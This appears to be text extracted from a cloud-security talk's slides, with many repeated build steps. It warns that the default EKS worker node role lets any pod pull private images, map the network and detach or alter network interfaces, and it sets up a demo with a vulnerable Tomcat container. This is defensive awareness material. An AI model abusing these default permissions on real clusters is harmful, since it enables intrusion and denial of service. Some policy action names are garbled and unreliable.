34   ],
35   "Resource": "*"
36 }
37
38 # AmazonEKS_CNI_Policy
39 {
40   "Effect": "Allow",
41   "Action": [
42     "ec2:AssignPrivateIpAddresses",
```

EKS

Highly Privileged Default Node Cloud Role

```
31     "ec2:DescribeVolumesModifications",
32     "ec2:DescribeVpcs",
33     "eks:DescribeCluster"
34 ],
35   "Resource": "*"
36 }
37
38 # AmazonEKS_CNI_Policy
39 {
40   "Effect": "Allow",
41   "Action": [
42     "ec2:AssignPrivateIpAddresses",
43     "ec2:AttachNetworkInterface",
44     "ec2>CreateNetworkInterface",
45     "ec2>DeleteNetworkInterface",
```

EKS

Highly Privileged Default Node Cloud Role

```
40    "Effect": "Allow",
41    "Action": [
42        "ec2:AssignPrivateIpAddresses",
43        "ec2:AttachNetworkInterface",
44        "ec2>CreateNetworkInterface",
45        "ec2>DeleteNetworkInterface",
46        "ec2:DescribeInstances",
47        "ec2:DescribeTags",
48        "ec2:DescribeNetworkInterfaces",
49        "ec2:DescribeInstanceTypes",
50        "ec2:DetachNetworkInterface",
51        "ec2:ModifyNetworkInterfaceAttribute",
52        "ec2:UnassignPrivateIpAddresses"
53    ],
54    "Resource": "*"
```

EKS

Highly Privileged Default Node Cloud Role

```
39  "Effect": "Allow",
40  "Action": [
41    "ec2:AssignPrivateIpAddresses",
42    "ec2:AttachNetworkInterface",
43    "ec2>CreateNetworkInterface",
44    "ec2>DeleteNetworkInterface",
45    "ec2:DescribeInstances",
46    "ec2:DescribeTags",
47    "ec2:DescribeNetworkInterfaces",
48    "ec2:DescribeInstanceTypes",
49    "ec2:DetachNetworkInterface",
50    "ec2:ModifyNetworkInterfaceAttribute",
51    "ec2:UnassignPrivateIpAddresses"
52  ],
53  "Resource": "*"
```

EKS

Highly Privileged Default Node Cloud Role

```
41  "Action": [
42    "ec2:AssignPrivateIpAddresses",
43    "ec2:AttachNetworkInterface",
44    "ec2>CreateNetworkInterface",
45    "ec2>DeleteNetworkInterface",
46    "ec2:DescribeInstances",
47    "ec2:DescribeTags",
48    "ec2:DescribeNetworkInterfaces",
49    "ec2:DescribeInstanceTypes",
50    "ec2:DetachNetworkInterface",
51    "ec2:ModifyNetworkInterfaceAttribute",
52    "ec2:UnassignPrivateIpAddresses"
53  ],
54  "Resource": "*"
55 }
```

EKS

Highly Privileged Default Node Cloud Role

```
41     ACTION : [
42         "ec2:AssignPrivateIpAddresses",
43         "ec2:AttachNetworkInterface",
44         "ec2>CreateNetworkInterface",
45         "ec2>DeleteNetworkInterface",
46         "ec2:DescribeInstances",
47         "ec2:DescribeTags",
48         "ec2:DescribeNetworkInterfaces",
49         "ec2:DescribeInstanceTypes",
50         "ec2:DetachNetworkInterface",
51         "ec2:ModifyNetworkInterfaceAttribute",
52         "ec2:UnassignPrivateIpAddresses"
53     ],
54     "Resource": "*"
55 }
```

EKS

Highly Privileged Default Node Cloud Role

```
41     ACTION : [
42         "ec2:AssignPrivateIpAddresses",
43         "ec2:AttachNetworkInterface",
44         "ec2>CreateNetworkInterface",
45         "ec2>DeleteNetworkInterface",
46         "ec2:DescribeInstances",
47         "ec2:DescribeTags",
48         "ec2:DescribeNetworkInterfaces",
49         "ec2:DescribeInstanceTypes",
50         "ec2:DetachNetworkInterface",
51         "ec2:ModifyNetworkInterfaceAttribute",
52         "ec2:UnassignPrivateIpAddresses"
53     ],
54     "Resource": "*"
55 }
```

EKS

Highly Privileged Default Node Cloud Role

EKS

Highly Privileged Default Node Cloud Role

By default, **all pods** can:

EKS

Highly Privileged Default Node Cloud Role

By **default**, all pods can:

EKS

Highly Privileged Default Node Cloud Role

By **default**, all pods can:

- Download all images from your private registries

EKS

Highly Privileged Default Node Cloud Role

By **default**, all pods can:

- Download all images from your **private** registries

EKS

Highly Privileged Default Node Cloud Role

By **default**, all pods can:

- Download all images from your **private** registries
- ^ And show image vulnerability scan results

EKS

Highly Privileged Default Node Cloud Role

By **default**, all pods can:

- Download all images from your **private** registries
- ^ And show image vulnerability scan results
- Map your entire network for recon

EKS

Highly Privileged Default Node Cloud Role

By **default**, all pods can:

- Download all images from your **private** registries
- ^ And show image vulnerability scan results
- Map your **entire network** for recon

EKS

Highly Privileged Default Node Cloud Role

By **default**, all pods can:

- Download all images from your **private** registries
- ^ And show image vulnerability scan results
- Map your **entire network** for recon
- Create, attach, detach (DOS) and change security groups of all network interfaces in your account

EKS

Highly Privileged Default Node Cloud Role

By **default**, all pods can:

- Download all images from your **private** registries
- ^ And show image vulnerability scan results
- Map your **entire network** for recon
- Create, attach, detach (DOS) and change security groups of all **network interfaces** in your account

Highly Privileged Default Node Cloud Role: Demo

Highly Privileged Default Node Cloud Role: Demo

Your Cloud Subscription



EKS Worker Node Role

VM
(Kubernetes Node)



**Vulnerable Tomcat
Container**

Highly Privileged Default Node Cloud Role: Demo



Your Cloud Subscription




EKS Worker Node Role

VM
(Kubernetes Node)




**Vulnerable Tomcat
Container**

